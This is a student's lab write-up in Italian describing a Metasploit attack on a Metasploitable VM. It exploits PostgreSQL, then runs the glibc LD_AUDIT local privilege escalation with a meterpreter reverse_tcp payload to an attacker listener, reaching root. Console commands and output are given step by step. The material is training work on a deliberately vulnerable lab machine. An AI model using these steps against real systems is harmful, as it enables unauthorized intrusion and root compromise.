Esercitazione S7/L3

In questa esercitazione ho svolto un attacco con Metasploit per prendere il controllo di una macchina target ed effettuare una scalata di privilegi mirando a prenderne i privilegi di root.

Dispositivi utilizzati:

- Kali (attaccante)
- Metaspoitable (vittima)
- Metasploit (software per l'attacco)

Metasploit:

Metasploit è un software utilizzato per effettuare un attacco ad una macchina target, cercando di prenderne il controllo. L'obiettivo è creare una shell che permetta la comunicazione tra le due macchine, per fare ciò ho bisogno di attaccare la macchina ed eseguire il giusto payload.

Payload:

Il payload è un insieme di parti di codice che una volta concluso l'exploit con successo verrà eseguito sulla macchina vittima permettendoci quindi di prenderne il controllo o eseguire azioni dannose.
Metasploit ci fornisce di default numerosi payload da eseguire in base alle necessità di un attaccante. Si possono infatti eseguire varie azioni con i payload quali: rubare dati sensibili, danneggiare/modificare la macchina e creare una shell nel s.o. della vittima.


Shell:

Con shell si intende il collegamento tra una macchina attaccante e una vittima, ne esistono due tipi:

- Bind: Collegamento diretto dalla macchina attaccante alla macchina vittima.
- Reverse: Collegamento inverso dalla macchina vittima alla macchina attaccante. Questa soluzione ci permetterà di bypassare un firewall perimetrale ad esempio.

Svolgimento:

Come primo step ho innanzitutto configurato le due macchine e verificato l'effettiva comunicazione tra le stesse con un "ping".
Dopo aver verificato la connessione ho avviato "Metasploit" su Kali e ho cercato un payload che mi permettesse di sfruttare una vulnerabiità, in questo caso nel servizio "PostgreSQL" con "search exploit/linux/postgres/postgres_payload".
Dopo aver configurato il payload inserendo l' "RHOST"(con rhost si intende l'indirizzo IP della macchina target) e l'"LHOST" (con lhost si intende l'indirizzo IP della macchina attaccante) ho proceduto con l'exploit.
L'Exploit è avvenuto con successo e verificando con un "ifconfig" mi ha dato come output l'indirizzo IP della macchina target.



Ho poi verificato con il comando “getuid” il privilegio a noi associato. La risposta è stata “postgres” essendo entrati con quel payload, l’obiettivo però è scalare privilegi e arrivare ad essere root. Non potendo muovermi in questa sessione ho messo in background la corrente sessione e ne ho aperta un’altra, cercando quindi un nuovo exploit sfruttando mettendo in parallelo due sessioni e sfruttando la prima.
Come prossimo step ho cercato il modulo “suggester” e impostato la sessione di riferimento per avviare il modulo, impostando la sessione precedente per sfruttare la vulnerabilità precedentemente sfruttata.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits
```

Ho cercato successivamente i payloads e selezionato quello più adatto alla nostra situazione conoscendo sistema operativo e architettura della macchina target. In una situazione diversa avrei dovuto testare più payload per verificarne il più adatto

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic
    1   Linux x86
    2   Linux x64


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set target 1
target => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
================

    Id  Name
    --  ----
    0   Automatic
⇒   1   Linux x86
    2   Linux x64
```

Molto importante è la scelta dell'architettura poiché potrebbe non funzionare l'exploit.
In questo caso il payload selezionato già in precedenza era specifico per l'architettura della macchina target Metasploit (x86), ho comunque preferito andare ad impostare la x86 invece della selezione automatica.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.13     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
```

Come ultimo step ho impostato nel payload la sessione da sfruttare, come prima la precedente, e l'"LHOST" poiché non era impostato ed ho fatto partire l'exploit.
La connessione è avvenuta con successo e quindi sfruttando la sessione precedente ho potuto effettuare con successo la scalata dei privilegi.
Ho confermato il privilegio ottenuto con il comando "getuid".

```
meterpreter > getuid
Server username: root
meterpreter >
```